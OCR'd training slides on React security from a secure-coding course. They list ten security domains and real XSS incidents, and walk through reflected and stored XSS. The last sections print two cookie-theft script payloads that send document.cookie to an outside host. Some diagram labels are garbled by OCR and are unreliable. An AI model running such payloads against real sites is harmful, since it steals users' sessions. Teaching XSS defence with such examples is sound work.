MANICODE

SECURE CODING EDUCATION

# React Security

WARNING:  Please do not attempt to hack any computer system without legal permission to do so. Unauthorized computer hacking is illegal and can be punishable by a range of penalties including loss of job, monetary fines and possible imprisonment.

ALSO:  The *Free and Open Source Software* presented in these materials are examples of good secure development techniques. You may have unknown legal, licensing or technical issues when making use of *Free and Open Source Software*. You should consult your company's policy on the use of *Free and Open Source Software* before making use of any software referenced in this material.

# React Top Ten Learning Objectives

- What is React – What are the Top Security Domains Developers Encounter
- For Each One of the React Security Domains
  - Key Concepts and Definition
  - Challenges with this Risk
  - Examples – Good & Bad Code in Pseudocode
  - Best Protection Strategies

ORACLE
Iron-Clad Java: Building Secure Web Applications
Best Practices for Secure Java Web Application Development
Java
Jim Manico
August Detlefsen
Contributing Author, Kevin Kenan
Technical Editor, Milton Smith
Oracle Senior Principal Security Product Manager, Java
Oracle Press

# A Little Background Dirt…

jim@manicode.com

@manicode

- Former OWASP Global Board Member
- 25+ years of software development experience
- Author of Iron-Clad Java, Building Secure Web Applications from McGraw-Hill/Oracle-Press
- OWASP Project Leader
  - OWASP Cheat Sheet Series
  - OWASP Application Security Verification Standard

# What is React &
# What are the Top Security Domains

# What is React?


## React.js : The React JavaScript Library

- JavaScript library for UI development created by Facebook
- Component-based architecture
- Virtual DOM for efficient updates
- Declarative UI approach
- Unidirectional data flow
- Active community, continuous updates

## KEY CONCEPTS REACT COMPONENT ATTACK SURFACE


- View Source
- Content Injection and XSS

React


JSON
API Sevver
API Centen
Contioonent
AXIOS
Feetch for JSH
code sletitng
Updating state
sendg accate
ySIy
Seton
Set_saV.
UseStatte
Updng Ui
Enating UI
Rendering UJX

# View-Source into Client-Side React Code

- Hardcoded Secrets
- Excessive Permissions
- Usage of Unsafe React Lifecycle Methods
- Direct DOM Manipulation
- Inline Scripting and eval()
- Ignoring Prop Types and Validation
- Storing Sensitive Data in Client-Side Storage
- Using Deprecated or Vulnerable Packages
- Misusing Third-Party Libraries
- Not Validating External URLs



| | | | | |
|---|---|---|---|---|
| R1 | R2 | R3 | R4 | R5 |
| R6 | R7 | R8 | R9 | R10 |


React developers who have learned to master these domains are
Web UI Security Champions

# R1: Cross Site Scripting

# Real World XSS Attacks

1. **British Airways (2018)**: Magecart exploited an XSS vulnerability in a JavaScript library, Feedify, used on the British Airways website. The result? A whopping 380,000 credit cards skimmed.
2. **Fortnite (2019)**: An XSS vulnerability on a retired, unsecured page exposed the data of over 200 million users. A classic case of an oversight leading to a security nightmare.
3. **eBay (2015-2017)**: A severe XSS vulnerability was found in eBay's 'url' parameter. This flaw allowed attackers to inject malicious code into a page, gaining full access to seller accounts, manipulating listings, and stealing payment details. The attacks continued until 2017, even after the initial remediation.
4. More real-world XSS https://portswigger.net/daily-swig/xss

# Reflected XSS Flow



https://site.com?data=<script>


1 Hacker sends link to victim. Link contains XSS payload.


2 Victim views page via XSS link supplied by Hacker.

3 XSS code executes on Victim's browser and sends cookie to evil server.

4 Cookie is stolen. Hacker can hijack the Victim's session.

# Stored XSS Flow





```html
<script>
function sendCookieToServer() {
  var endpoint = 'https://example.com/collect';
  var data = encodeURIComponent(document.cookie);
  var tracker = new Image();
  tracker.src = `${endpoint}?data=${data}`;
}

sendCookieToServer();
</script>
```

# Cookie Theft XSS

```
<script>
var
badURL='https://manicode.com?data='
+ uriEncode(document.cookie);
new Image().src = badURL;
</script>
```

